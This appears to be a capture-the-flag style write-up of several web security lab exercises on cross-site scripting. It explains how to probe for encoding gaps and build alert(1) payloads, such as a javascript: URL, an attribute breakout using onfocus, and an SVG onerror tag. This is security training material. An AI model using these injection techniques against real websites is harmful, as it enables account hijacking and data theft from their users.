 This is a bit of a logic jump but I tried inserting angled brackets and found out that it wasn’t encoded like other labs. I then attempted to insert a simple
 alert payload, lo and behold the parser recognises the payload as HTML. We can assume that there are no encoding filter or WAF blocks, meaning we can build our payloads no problemo.
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped | Practitioner
(lab’s name is a bit of a handful)
As usual, let’s first insert our canary into the search form to see what’s the buzz:

While all our special characters are encoded thus no traditional payloads, notice that the page is trying to build the message dynamically using client-side JS. And backticks are used rather than single or double quotes, meaning we can probably inject JavaScript template literals within the message itself.
Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped | Practitioner
Since the only useful functionality on this lab is commenting, we begin by inserting our canary into the comment form and some special characters to see what sticks. Good practice.

While checking the source, we see that everything is HTML-encoded, even the backslash is escaped. This entry is bust.
But we haven’t checked out how our comment is rendered in Elements yet. Maybe this will lead to something interesting?

Notice that our controllable website input is reflected inside a JavaScript quoted tag attribute. We can infer that it tracks traffic to our website or something, that doesn’t matter. What matters is that we now know there is a way to break away the existing JS code and insert our payloads.
Reflected XSS in a JavaScript URL with some characters blocked | Expert
Yet another Expert XSS Lab. Highly suggest reviewing
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped | Practitioner
As usual, we first try to insert our canary string along with special characters to see what sticks:

Notice all of the characters are encoded, save for one trailing backslash at the end. Since single quotes are escaped, we should expect the same for backslashes and see two of them rather than one. This means backslashes are not escaped, and we can use this to our advantage.
We can insert our own backslash character before a single quote to neutralize the backslash that is added by the application.
Reflected XSS into a JavaScript string with single quote and backslash escaped | Practitioner
We first try to insert our canary string into the search form on the main page, and view the result in DOM Invader

As we can see, the canary falls into a document.write sink. Upon closer inspection of the source code, we can discover this JS snippet:

Notice that the single quote is escaped. Double quotes and angle brackets are URL encoded, evident on the query string, before being written into the HTML. But whatever input we type will be assigned to the variable searchTerms first, without any encoding save for single quotes.
Reflected XSS in canonical link tag | Practitioner
Very very interesting lab involving canonical tags, highly suggest reviewing (quite long tho)
Stored XSS into anchor href attribute with double quotes HTML-encoded | Apprentice
After tinkering with the comment functionality, notice that the backend will directly takes whatever inside the website input box and attach it to the href anchor as shown here. One thing to note is that the http: prepend filter is not present for this lab:

So we can simply use the payload javascript:alert(1) to solve the lab. Simple
Reflected XSS into attribute with angle brackets HTML-encoded | Apprentice
As with any, we try inserting our canary into the form to see what comes. In this case we will try searching for ihvkjueb"<>&
 Notice that while the angle brackets are encoded,
 " isn’t. And we can escape the value attribute and add it this payload:
" autofocus onfocus='alert(1)'
This will autofocus the input form right after the page loads, which will trigger alert calls indefinitely.
Reflected XSS with some SVG markup allowed | Practitioner
Similar to this problem, we first try to find out which tags are allowed and which are not using Intruder as follow:
 The tags available are
 animateTransform, image, and svg. title is also allowed but it doesn’t assist much in delivering payloads so we will skip it for now.
So we are given three building blocks. One may craft a payload as follow:
<svg><image width=10 height=10 src/onerror=alert(1)></svg>
But it doesn’t work. Using animateTransform to add the event indirectly also does not work. Using other events does not work. Once again, we use Intruder to brute our way to which events are accepted and which aren’t:
